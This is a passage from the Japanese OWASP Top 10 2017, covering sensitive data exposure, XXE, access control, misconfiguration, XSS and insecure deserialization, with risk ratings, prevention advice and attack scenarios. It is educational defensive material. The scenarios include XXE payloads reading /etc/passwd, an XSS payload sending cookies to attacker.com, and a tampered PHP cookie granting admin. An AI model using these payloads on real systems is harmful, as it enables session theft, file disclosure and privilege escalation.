- OWASP Cheat Sheet: Authentication
- OWASP Cheat Sheet: Credential Stuffing
- OWASP Cheat Sheet: Forgot Password
- OWASP Cheat Sheet: Session Management
- OWASP Automated Threats Handbook

外部資料

- NIST 800-63b: 5.1.1 Memorized Secrets
- CWE-287: Improper Authentication
- CWE-384: Session Fixation

機微な情報の露出



アプリケーションによる	悪用のしやすさ: 2	蔓延度: 3	検出のしやすさ: 2	技術面: 3	ビジネス面？
攻撃者は、ブラウザのようなクライアントからデータを送信するときに暗号化通信を直接攻撃するよりも、暗号鍵を盗み出したり、中間者攻撃を仕掛けたり、サーバ上にある平文のデータを盗み出します。一般的には、このリスクでは手動による攻撃を必要とします。あらかじめ盗み出したパスワードデータベースには、グラフィック処理ユニット(GPU)を使って総当たり攻撃できます。		ここ数年以降、このリスクはもっとも一般的で影響力のある攻撃になりました。もっとも一般的な攻撃手法は、暗号化されていない機微な情報を狙ったものです。暗号化されている場合でも、弱い暗号鍵の生成と管理、弱い暗号アルゴリズム、プロトコル、暗号スイートの利用を狙った攻撃手法が知られています。特に、弱いハッシュ関数によるパスワードハッシュを狙った攻撃がよく知られています。データを送信する場合には、サーバサイドの弱点を容易に検知できますが、サーバ内に保存したデータの問題の検知は困難です。		保護に失敗し保護すべきすべての情報が台無しになることは頻繁に生じています。多くの場合、これらの情報には健康記録、認証情報、個人情報、クレジットカードなどの機微な情報(PII)が含まれています。これらのデータについてはしばしば、EUにおけるGDPRや各地域のプライバシー関連の法律など、法律や規則で定められた保護が要求されます。	

脆弱性発見のポイント

まず、送信あるいは保存するデータが保護を必要とするか見極めます。例えば、パスワード、クレジットカード番号、健康記録、個人データやビジネス上の機密は特に保護する必要があります。データに対して、EUの一般データ保護規則(GDPR)のようなプライバシー関連の法律が適用される場合、また、PCIデータセキュリティスタンダード(PCI DSS)など金融の情報保護の要求があるような規定がある場合には、特に注意が必要です。そのようなデータすべてについて、以下を確認してください:

- どんなデータであれ平文で送信していないか。これは、HTTP、SMTP、FTPのようなプロトコルを使っている場合に該当する。内部からインターネットに送信する場合、特に危険である。また、ロードバランサ、ウェブサーバ、バックエンドシステムなどの内部の通信もすべて確認する。
- バックアップも含め、機密データを平文で保存していないか。
- 古いまたは弱い暗号アルゴリズムを初期設定のまま、または古いコードで使っていないか。
- 初期値のままの暗号鍵の使用、弱い暗号鍵を生成または再利用、適切な暗号鍵管理または鍵のローテーションをしていない、これらの該当する箇所はないか。
- ユーザエージェント(ブラウザ)のセキュリティに関するディレクティブやヘッダーが欠落しているなど、暗号化が強制されていない箇所はないか。
- アプリ、メールクライアントなどのユーザエージェントが受信したサーバ証明書が正当なものか検証していない箇所はないか。

ASVS Crypto (V7)、Data Protection (V9)、そしてSSL/TLS (V10)を参照。

防止方法

最低限実施すべきことを以下に挙げます。そして、参考資料を検討してください:

- アプリケーションごとに処理するデータ、保存するデータ、送信するデータを分類する。そして、どのデータがプライバシー関連の法律・規則の要件に該当するか、またどのデータがビジネス上必要なデータか判定する。
- 前述の分類にもとにアクセス制御を実装する。
- 必要のない機微な情報を保存しない。できる限りすぐにそのような機微な情報を破棄するか、PCI DSSに準拠したトークナイゼーションまたはトランケーションを行う。データが残っていなければ盗まれない。
- 保存時にすべての機微な情報を暗号化しているか確認する。
- 最新の暗号強度の高い標準アルゴリズム、プロトコル、暗号鍵を実装しているか確認する。そして適切に暗号鍵を管理する。
- 前方秘匿性(PFS)を有効にしたTLS、サーバサイドによる暗号スイートの優先度決定、セキュアパラメータなどのセキュアなプロトコルで、通信経路上のすべてのデータを暗号化する。HTTP Strict Transport Security (HSTS)のようなディレクティブで暗号化を強制する。
- パスワードを保存する際、Argon2、scrypt、bcrypt、PBKDF2のようなワークファクタ(遅延ファクタ)のある、強くかつ適応可能なレベルのソルト付きハッシュ関数を用いる。
- 設定とその設定値がそれぞれ独立して効果があるか検証する。

攻撃シナリオの例

シナリオ #1: あるアプリケーションは、データベースの自動暗号化を使用し、クレジットカード番号を暗号化します。しかし、そのデータが取得されるときに自動的に復号されるため、SQLインジェクションによって平文のクレジットカード番号を取得できてしまいます。

シナリオ #2: あるサイトは、すべてのページでTLSで使っておらず、ユーザにTLSを強制していません。また、そのサイトでは弱い暗号アルゴリズムをサポートしています。攻撃者はネットワークトラフィックを監視し(例えば、暗号化していない無線ネットワークで)、HTTPS通信をHTTP通信にダウングレードしそのリクエストを盗聴することで、ユーザのセッションクッキーを盗みます。そして、攻撃者はこのクッキーを再送しユーザの(認証された)セッションを乗っ取り、そのユーザの個人データを閲覧および改ざんできます。また、攻撃者はセッションを乗っ取る代わりに、すべての送信データ(例えば、入金の受取人)を改ざんできます。

シナリオ #3: あるパスワードデータベースは、ソルトなしのハッシュまたは単純なハッシュでパスワードを保存しています。もし、ファイルアップロードの欠陥があれば、攻撃者はそれを悪用して、パスワードデータベースを取得できます。事前に計算されたハッシュのレインボーテーブルで、すべてのソルトなしのハッシュが解読されてしまいます。そして、たとえソルトありでハッシュ化されていても、単純または高速なハッシュ関数で生成したハッシュはGPUで解読されてしまうかもしれません。

参考資料

OWASP


- OWASP Proactive Controls: Protect Data
- OWASP Application Security Verification Standard (V7,9,10)
- OWASP Cheat Sheet: Transport Layer Protection
- OWASP Cheat Sheet: User Privacy Protection
- OWASP Cheat Sheets: Password and Cryptographic Storage
- OWASP Security Headers Project; Cheat Sheet: HSTS
- OWASP Testing Guide: Testing for weak cryptography

外部資料

- CWE-220: Exposure of sens. information through data queries
- CWE-310: Cryptographic Issues; CWE-311: Missing Encryption
- CWE-312: Cleartext Storage of Sensitive Information
- CWE-319: Cleartext Transmission of Sensitive Information
- CWE-326: Weak Encryption; CWE-327: Broken/Risky Crypto
- CWE-359: Exposure of Private Information (Privacy Violation)

A4 :2017

XML 外部エンティティ参照 (XXE)



アプリケーションによる	悪用のしやすさ: 2	蔓延度: 2	検出のしやすさ: 3	技術面: 3	ビジネス面？
攻撃者は、脆弱なコード、依存関係、または統合を利用して、XML文書をアップロードしたり、悪意のあるコンテンツをXMLドキュメントに含めることができる場合、その脆弱なXMLプロセッサを悪用できます。		多くの古いXMLプロセッサにおいて、初期設定で、外部エンティティ（XML処理中に参照先のデータを取得し実行されるURI）を指定できます。SAST ツールで依存関係と構成を調べることでこの問題を発見できます。DAST ツールでこの問題を検出しエクスプロイトを見つけるには手動による作業を加える必要があります。手動でテストをするなら、XXEのテスト方法を習得する必要があります。これは、2017年の時点では一般にテストされていないためです。		これらの欠陥は、その他の攻撃と同様に、データの抽出、サーバからのリモート要求の実行、内部システムのスキャン、サービス不能攻撃の実行に使用できます。 ビジネス面への影響の大きさは、この影響を受けるアプリケーションとデータを保護する必要がどれほどあるかにかかっています。	

脆弱性発見のポイント

アプリケーション、特にXMLベースのWebサービスやダウンストリーム統合が下記の条件を満たす場合、脆弱である可能性があります:

- アプリケーションが、特に信頼できないソースからの直接またはアップロードによるXMLドキュメントを受け入れる。または、アプリケーションが信頼できないデータをXMLドキュメントに挿入し、XMLプロセッサによって解析される。
- アプリケーションまたはSOAPベースのWebサービスのXMLプロセッサにおいて、ドキュメントタイプ定義（DTD）が有効になっている。なお、DTD処理を無効にする実際のメカニズムはXMLプロセッサによって異なるため、OWASP Cheat Sheet 'XXE Prevention'などの資料を参考にすると良い。
- アプリケーションが統合されたセキュリティあるいはシングルサインオン（SSO）の目的でIDの処理にSAMLを使用する。SAMLはIDアサーションにXMLを使用しているため、脆弱である可能性がある。
- アプリケーションがバージョン1.2より前のSOAPを使用する。XMLエンティティがSOAPフレームワークに渡されていると、XXE攻撃の影響を受けやすくなる。
- XXE攻撃に対して脆弱であるということは、アプリケーションがBillion Laughs攻撃(XML爆弾を使う攻撃)のようなDoS攻撃に脆弱であるということと、ほぼ同義である。

防止方法

開発者のトレーニングは、XXEを特定し、軽減するために不可欠です。加えて、XXEを防ぐには以下のことが不可欠です:

- 可能な限り、JSONなどの複雑さの低いデータ形式を使用し、機微なデータのシリアライズを避ける。
- アプリケーションまたは基盤となるオペレーティングシステムで使用されているすべてのXMLプロセッサおよびライブラリにパッチをあてるか、アップグレードする。依存関係チェッカーを使用する。そして、SOAPはSOAP 1.2かそれ以降のものに更新する。
- OWASP Cheat Sheet 'XXE Prevention'に従い、アプリケーション内のすべてのXMLパーサでXML外部エンティティとDTD処理を無効にする。
- ホワイトリスト方式によるサーバサイドの入力検証や、XMLドキュメント、ヘッダ、ノード内の悪意のあるデータのフィルタリング、またはサニタイズを実装する。
- XMLまたはXSLファイルのアップロード機能において、XSD検証などを使用して受信するXMLを検証していることを確認する。
- SASTツールはソースコード内のXXEを検出するのに役立つが、多くのインテグレーションを伴う大規模で複雑なアプリケーションでは、手動によるコードレビューが最善の選択肢である。

もしこうしたコントロールができない場合には、仮想パッチ、APIセキュリティゲートウェイ、あるいはWebアプリケーションファイアウォール（WAF）を使用して、XXE攻撃を検出、監視、およびブロックすることを検討してください。

攻撃シナリオの例

多くの公開サーバでのXXE問題が発見されています。また、組み込み機器に対する攻撃も確認されています。XXEは、深くネストされた依存関係を含むさまざまな予期しない場所で発生します。最も簡単な攻撃方法は、サーバが受け入れる場合に、悪質なXMLファイルをアップロードすることです。

シナリオ #1: 攻撃者はサーバからデータを取り出そうと試みます:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

シナリオ #2: 攻撃者は、上記のENTITY行を次のように変更して、サーバーのプライベートネットワークを調べようとします:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

シナリオ#3:攻撃者は終わりのないファイルを含めることでDoS攻撃を試みます:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

参考資料


OWASP

- OWASP Application Security Verification Standard
- OWASP Testing Guide: Testing for XML インジェクション
- OWASP XXE Vulnerability
- OWASP Cheat Sheet: XXE Prevention
- OWASP Cheat Sheet: XML Security

外部資料

- CWE-611: Improper Restriction of XXE
- Billion Laughs Attack
- SAML Security XML External Entity Attack
- Detecting and exploiting XXE in SAML Interfaces

A5 :2017 アクセス制御の不備



アプリケーションによる	悪用のしやすさ: 2	蔓延度: 2	検出のしやすさ: 2	技術面: 3	ビジネス面？
アクセス制御の悪用は攻撃者の基本スキルです。静的ソースコード解析ツール(SAST)と動的アプリケーションテストツール(DAST)はアクセス制御の不存在を検出できますが、それが存在する場合にアクセス制御が有効に機能していることを検証することはできません。アクセス制御は、手作業で、場合によっては特定のフレームワークにおけるアクセス制御の不存在の自動チェックによって発見することができます。		アクセス制御上の欠陥は、一般に、自動検出が行われないことやアプリケーション開発者による効果的な機能テストが行われないことによって生じます。アクセス制御の検出は、通常は自動化された静的または動的テストには適していません。手動テストは、HTTPメソッド（GET対PUTなど）、コントローラ、オブジェクト直接参照などでの欠落している、もしくは機能していないアクセス制御を検出するための最良の方法です。		技術への影響は、攻撃者が一般ユーザ、管理者、または特権機能を持ったユーザとして振る舞ったり、すべてのレコードの作成、アクセス、更新、削除を行ってしまうことです。ビジネスへの影響は、アプリケーションとデータの保護の重要性に依存します。	

脆弱性発見のポイント

アクセス制御はユーザが予め与えられた権限から外れた行動をしないようにポリシーを適用します。ポリシー適用の失敗は、許可されていない情報の公開、すべてのデータの変更または破壊、またはユーザ制限から外れたビジネス機能の実行につながることが多いです。一般的なアクセス制御の脆弱性は以下のような場合に発生します:

- URL、内部のアプリケーションの状態、HTMLページを変更することやカスタムAPI攻撃ツールを単純に使用することによって、アクセス制御のチェックを迂回できてしまう。
- 主キーを他のユーザのレコードに変更することができ、他のユーザのアカウントを表示または編集できてしまう。
- 権限昇格。ログインすることなしにユーザとして行動したり、一般ユーザとしてログインした時に管理者として行動できてしまう。
- メタデータの操作。JSON Web Token（JWT）アクセス制御トークンや権限昇格するために操作されるCookieやhiddenフィールドを再生成または改ざんできたり、JWTの無効化を悪用できるなど。
- CORSの誤設定によって権限のないAPIアクセスが許可されてしまう。
- 認証されていないユーザを要認証ページへ、一般ユーザを要権限ページへ強制ブラウズできてしまう。POST、PUT、DELETEメソッドへのアクセス制御がないAPIへアクセスができてしまう。

防止方法

攻撃者がアクセス制御のチェックやメタデータを変更することができず、信頼できるサーバサイドのコードまたはサーバレスAPIで実施される場合にのみ、アクセス制御は機能します。

- 公開リソースへのアクセスを除いて、アクセスを原則として拒否する。
- アクセス制御メカニズムをいったん実装すると、アプリケーション全体でそれを再利用する。CORSの使用などは最小限にすること。
- アクセス制御モデルは、ユーザがどのようなレコードでも作成、読取、更新、または削除できるようにするのではなく、レコードの所有権があることを前提としなければならない。
- アプリケーション独自のビジネス上の制約要求はドメインモデルに表現される必要がある。
- Webサーバのディレクトリリスティングを無効にし、ファイルのメタデータ（.gitなど）とバックアップファイルがウェブルートに存在しないことを確認する。
- アクセス制御の失敗をログに記録し、必要に応じて管理者に警告する（繰返して失敗しているなど）。
- レート制限するAPIとコントローラは自動攻撃ツールによる被害を最小限に抑えるための手段である。
- JWTトークンはログアウト後にはサーバー上で無効とされるべきである。
- 開発者とQAスタッフは、アクセス制御に関する機能面での単体及び結合テストを取り入れるべきである。

攻撃シナリオの例

シナリオ #1: アプリケーションが、アカウント情報にアクセスするSQL呼出しに未検証のデータを使用しています:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

攻撃者は、単にブラウザでパラメータ'acct'を任意のアカウント番号に改変して送信します。適切な検証がない場合、攻撃者は任意のアカウントにアクセスできます。

```
http://example.com/app/accountInfo?acct=notmyacct
```

シナリオ #2: ある攻撃者は、ブラウザでURLを指定してアクセスします。管理者ページにアクセスするには管理者権限が必要です。

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

認証されていないユーザがこれらのページにアクセスすることができるなら、欠陥があります。管理者でない人が管理者のページにアクセスできるなら、それも欠陥です。

参考資料


OWASP

- OWASP Proactive Controls: Access Controls
- OWASP Application Security Verification Standard: V4 Access Control
- OWASP Testing Guide: Authorization Testing
- OWASP Cheat Sheet: Access Control

外部資料

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-284: Improper Access Control (Authorization)
- CWE-285: Improper Authorization
- CWE-639: Authorization Bypass Through User-Controlled Key
- PortSwigger: Exploiting CORS Misconfiguration

A6 :2017 不適切なセキュリティ設定



アプリケーションによる	悪用のしやすさ: 3	蔓延度: 3	検出のしやすさ: 3	技術面: 2	ビジネス面？
攻撃者は、パッチを当てていない穴を悪用したり、デフォルトのアカウントや使われていないページ、保護されていないファイルやディレクトリなどにアクセスし、権限無しにアクセスしたり、システム情報を取得したりします。		不適切なセキュリティの設定は、どのレベルのアプリケーションスタックにも起こりえます。それはネットワークサービスやプラットフォーム、Webサーバ、アプリケーションサーバ、データベース、フレームワーク、カスタムコード、プレインストールしてある仮想マシンやコンテナ、ストレージです。自動化したスキャナーは、不適切な設定、つまりデフォルトのアカウントや設定、必要のないサービスやレガシーなオプションなどが使われているのを見つけるのに便利です。		この欠陥によって、攻撃者は得てして権限無しにシステムのデータや機能にアクセスしてしまいます。場合によっては、そのような欠陥によってシステム全体が損なわれてしまいます。 ビジネスへの影響は、アプリケーションとデータにどの程度保護が必要とされているかによります。	

脆弱性発見のポイント

アプリケーションが下記のようなら、恐らく脆弱です。

- アプリケーションスタックのいずれかの部分におけるセキュリティ堅牢化の不足、あるいはクラウドサービスでパーミッションが不適切に設定されている。
- 必要のない機能が有効、あるいはインストールされている(例えば、必要のないポートやサービス、ページ、アカウント、特権)。
- デフォルトのアカウントとパスワードが有効になったまま変更されていない。
- エラー処理がユーザに対して、スタックトレースやその他余計な情報を含むエラーメッセージを見せる。
- アップグレードしたシステムでは、最新のセキュリティ機能が無効になっているか正しく設定されていない。
- アプリケーションサーバやアプリケーションフレームワーク(例えば、Struts、 Spring、 ASP.NET)、ライブラリ、データベース等のセキュリティの設定が、安全な値に設定されていない。
- サーバがセキュリテイヘッダーやディレクティブを送らなかったり、安全な値に設定されていなかったりする。
- ソフトウェアが古いか脆弱である (A9:2017-既知の脆弱性のあるコンポーネントの使用を参照)。

アプリケーションのセキュリティを設定するプロセスを一致協力して繰り返さないと、システムのリスクはより高くなります。

防止方法

安全にインストールするプロセスにおいて、以下のことを実施すべきです:

- 繰り返し強化するプロセスは、簡単にすぐ他の環境に展開され、正しくロックダウンすること。開発やQA、本番環境は完全に同じように設定し、それぞれの環境で別々の認証情報を使用すること。このプロセスを自動化し、新しい安全な環境をセットアップする際には、手間を最小限にすること。
- プラットフォームは最小限のものとし、必要のない機能やコンポーネント、ドキュメント、サンプルを除くこと。使用しない機能とフレームワークは、削除もしくはインストールしないこと。
- レビューを実施して、セキュリティ関連の記録と更新の全てに加え、パッチを管理するプロセスの一環としてパッチの設定を適切に更新すること(A9:2017-既知の脆弱性のあるコンポーネントの使用 を参照)。クラウドストレージのパーミッションは、詳細にレビューすること (例えば、S3 バケットのパーミッション)。
- セグメント化したアプリケーションアーキテクチャは、セグメンテーションやコンテナリゼーション、クラウドのセキュリティグループ(ACL)をともなったコンポーネントやテナント間に、効果的で安全な仕切りをもたらす。
- セキュリティディレクティブをクライアントへ送ること。例えば セキュリティヘッダー
- プロセスを自動化して設定の有効性を検証し、環境すべてに適用すること。

攻撃シナリオの例

シナリオ #1: アプリケーションのサンプルが付属しているアプリケーションサーバであるにもかかわらず、プロダクションサーバからサンプルが削除されていません。このサンプルアプリケーションには、攻撃者がサーバに侵入する際によく使う既知の脆弱性があります。そのアプリケーションが管理用のコンソールでデフォルトのアカウントが変更されていないと、攻撃者はデフォルトのパスワードを使ってログインし、乗っ取ってしまいます。

シナリオ #2: ディレクトリリスティングがサーバ上で無効になっていません。攻撃者はそれを見つけ出し、やすやすとディレクトリを表示してしまいます。攻撃者はコンパイル済みのJavaクラスを見つけてダウンロードし、デコンパイルしてからリバースエンジニアリングしてコードを見ます。そして攻撃者は、そのアプリケーションの深刻なアクセス制御上の穴を見つけます。

シナリオ #3: アプリケーションサーバの設定が、詳細なエラーメッセージ(例えば、スタックトレース)をユーザに返すようになっています。これによって機微な情報や脆弱であるとされているコンポーネントのバージョンといった潜在的な欠陥がさらされる恐れがあります。

シナリオ #4: クラウドサービスプロバイダは、他のCSPユーザによるデフォルトでインターネットに公開された共有パーミッションを用意しています。こうなると、機微な情報がクラウドストレージに保存され、アクセスされてしまいます。

参考資料

OWASP


- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Security Headers Project

この分野でさらに知りたいのなら、Application Security Verification Standard V19 Configuration を参照してください。

外部資料

- NIST Guide to General Server Hardening
- CWE-2: Environmental Security Flaws
- CWE-16: Configuration
- CWE-388: Error Handling
- CIS Security Configuration Guides/Benchmarks
- Amazon S3 Bucket Discovery and Enumeration

A7 :2017 クロスサイトスクリプティング (XSS)



アプリケーションによる	悪用のしやすさ: 3	蔓延度: 3	検出のしやすさ: 3	技術面: 2	ビジネス面？
3種類のXSSはいずれも、自動化ツールを用いて検出および悪用することが可能です。 また、誰でも入手できる、XSSを悪用するためのフレームワークも複数存在します。		XSSは、OWASP Top 10の中では2番目に多く見られる問題であり、アプリケーション全体のおよそ三分の二で検出されます。 自動化ツールで、いくつかのXSS問題を検出できます。PHP、J2EE/JSP、またはASP.NETのような成熟した技術においては、特にそれが顕著です。		XSSの影響は、リフレクテッドおよびDOMベースの場合は中程度、ストアドの場合は重大となります。 具体的な被害例として、被害者のブラウザ上でリモートコードが実行されることによる、認証情報やセッションの奪取、被害者へのマルウェア感染が挙げられます。	

脆弱性発見のポイント

XSSには3種類のタイプが存在し、大抵は被害者のブラウザがターゲットとされます:

リフレクテッド XSS: アプリケーションまたはAPIが、ユーザ入力データを適切に検証およびエスケープせずに、HTML出力の一部として含めている。攻撃が成功すると、攻撃者は被害者のブラウザで任意のHTMLやJavaScriptを実行できる。一般的には、ユーザは、いわゆる水飲み場サイトや広告ページなど攻撃に乗っ取られたページに辿り着くための悪質なリンクを踏むことになる。

ストアド XSS: アプリケーションまたはAPIがそのデータを無害化せずに格納する。それら入力データは、後に別のユーザまたは管理者によって閲覧されることになる。ストアドXSSは、大抵の場合、高または重大リスクとみなされる。

DOMベースXSS: JavaScriptフレームワーク、シングルページアプリケーション、およびAPIが、攻撃者の制御可能なデータを動的に取り込んでページに出力することにより、DOMベースXSS脆弱性となる。理想を言えば、アプリケーションは安全でないJavaScript APIに対して攻撃者が制御可能なデータを送信してはいけない。

典型的なXSS攻撃には、セッションの奪取、アカウントの乗っ取り、多要素認証(MFA)の回避、DOMノードの置換または改竄(トロイの木馬を介した偽のログイン画面挿入等)、悪質なソフトウェアのダウンロードやキーロギング等のユーザのブラウザに対する攻撃などが含まれます。

防止方法

XSSを防止するには、信頼できないデータを動的なブラウザコンテンツから区別する必要があります。以下を実施します:

- 最新のRuby on RailsやReact JSなど、XSSに悪用されうるデータを自動的にエスケープするよう設計されたフレームワークを使用する。各フレームワークにおけるXSS対策の限界を確認し、対策の範囲外となるデータ使用については、適切な処理を行う。
- ボディ、属性、JavaScript、CSSやURLなどHTML出力のコンテキストに基づいて、信頼出来ないHTTPリクエストデータをエスケープすることで、リフレクテッドおよびストアドXSS脆弱性を解消できる。要求されるデータの詳細なエスケープ手法は OWASP Cheat Sheet 'XSS Prevention' を参照のこと。
- クライアント側でのブラウザドキュメント改変時に、コンテキスト依存のエンコーディングを適用することで、DOMベースXSSへの対策となる。これが行えない場合には、 OWASP Cheat Sheet 'DOM based XSS Prevention'で説明されている、同様のコンテキスト依存のエスケープ手法をブラウザAPIに適用することもできる。
- XSSに対する多層防御措置の一環としてContent Security Policy (CSP)を有効に設定する。これは、ローカルファイルインクルードを介して悪意のあるコードを設置可能にする他の脆弱性(例:パストラバーサルを悪用したファイルの上書き、許可されたコンテンツ配信ネットワークから提供された脆弱なライブラリ等)が存在しない場合に効果的である。

攻撃シナリオの例

シナリオ #1:あるアプリケーションは、検証やエスケープをせず、信頼出来ないデータを使用して、以下のHTMLスニペットを生成しています。

```
(String) page += "<input name='creditcard' type='TEXT'
 value='" + request.getParameter("CC") + "'>";
```

攻撃者はブラウザでパラメータ'CC'を以下に改変します:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

これにより、被害者のセッションIDが攻撃者のウェブサイトに送信され、被害者のセッションが乗っ取られます。

注意:攻撃者は、アプリケーションが使用している自動化されたCSRF対策を、XSSで破ることができます。

参考資料

OWASP


- OWASP Proactive Controls: Encode Data
- OWASP Proactive Controls: Validate Data
- OWASP Application Security Verification Standard: V5
- OWASP Testing Guide: Testing for Reflected XSS
- OWASP Testing Guide: Testing for Stored XSS
- OWASP Testing Guide: Testing for DOM XSS
- OWASP Cheat Sheet: XSS Prevention
- OWASP Cheat Sheet: DOM based XSS Prevention
- OWASP Cheat Sheet: XSS Filter Evasion
- OWASP Java Encoder Project

外部資料

- CWE-79: Improper neutralization of user supplied input
- PortSwigger: Client-side template injection

A8 :2017

安全でないデシリアライゼーション



アプリケーションによる	悪用のしやすさ: 1	蔓延度: 2	検出のしやすさ: 2	技術面: 3	ビジネス面？
既成のエクスプロイト手法は、元のエクスプロイトコードに変更や調整を加えずに攻撃が成功するケースはまれです。そのためデシリアライゼーションの悪用は、容易ではありません。		この問題は、OWASPが行った業界調査に基づきTop10に組み込まれましたが、定量的なデータに基づいたものではありません。ツールによっては、デシリアライゼーションに関する欠陥を発見可能ですが、問題を検証するために、多くの場合、人手による支援が必要です。デシリアライゼーション問題の検知と対応に役立つツールが整備されるにつれ、この欠陥が流行するのではないかと考えられます。		デシリアライゼーションの欠陥による影響は、憂慮すべきものです。これらの欠陥は、最も深刻な攻撃の一つであるリモートコード実行攻撃を可能にします。 ビジネス面への影響は、アプリケーションとデータを保護する重要性に依存します。	

脆弱性発見のポイント

攻撃者により供給された悪意を持った、あるいは改ざんされたオブジェクトのデシリアライズにより、アプリケーションとAPIは脆弱になります。
主な2種類の攻撃:

- オブジェクトとデータ構造に関連した攻撃：デシリアライズ中またはデシリアライズ後に、振る舞いを変更できるクラスがアプリケーションで使用可能な場合、攻撃者は、アプリケーションロジックの変更または、任意のリモートコード実行を行える攻撃である。
- 典型的なデータ改ざん攻撃：既存のデータ構造が内容を変えられて使われるようなアクセス制御関連の攻撃である。

シリアライゼーションが、以下のような用途にアプリケーションで使用される場合：

- リモート間またはローカル内でのプロセス間通信（RPCやIPC）
- ワイヤプロトコル、Webサービス、メッセージブローカー
- キャッシュ/永続化
- データベース、キャッシュサーバ、ファイルシステム
- HTTPクッキー、HTMLフォームのパラメータ、API認証トークン

防止方法

安全なアーキテクチャを実現するには、シリアライズされたオブジェクトを信頼できないデータ供給元から受け入れないか、もしくはシリアライズ対象のデータをプリミティブなデータ型のみにします。上記の対策を取れない場合、以下の防止方法から一つ以上を検討してください:

- 悪意のあるオブジェクトの生成やデータの改ざんを防ぐために、シリアライズされたオブジェクトにデジタル署名などの整合性チェックを実装する。
- コードは定義可能なクラスに基づくため、オブジェクトを生成する前に、デシリアライゼーションにおいて厳密な型制約を強制する。ただし、この手法を回避する方法は実証済みなので、この手法頼みにすることはお勧め出来ない。
- 可能であればデシリアライズに関するコードは分離して、低い権限の環境下で実行する。
- 型の不整合やデシリアライズ時に生じた例外など、デシリアライゼーションで発生した失敗や例外はログに記録する。
- デシリアライズするコンテナやサーバからの、送受信に関するネットワーク接続は、制限もしくはモニタリングする。
- 特定のユーザが絶えずデシリアライズしていないか、デシリアライゼーションをモニタリングし、警告する。

攻撃シナリオの例

シナリオ#1: Reactアプリケーションが、一連のSpring Bootマイクロサービスを呼び出します。関数型言語のプログラマーは、イミュータブルなコードを書こうとします。そこで、プログラマーは、呼び出しの前後でシリアライズしたユーザーの状態を渡す、と言う解決策を思いつきます。攻撃者は（base64でエンコードされていることを示す）"r00"と言うJavaオブジェクトのシグネチャに気づき、Java Serial Killerツールを使用してアプリケーションサーバー上でリモートコードを実行します。

シナリオ#2:あるPHPフォーラムでは、PHPオブジェクトのシリアライゼーションを使用して、ユーザのユーザID、ロール、パスワードハッシュやその他の状態を含むSuper Cookieを保存します:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

攻撃者は、シリアライズされたオブジェクトを変更して攻撃者自身に管理者権限を与えます:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

参考資料


OWASP

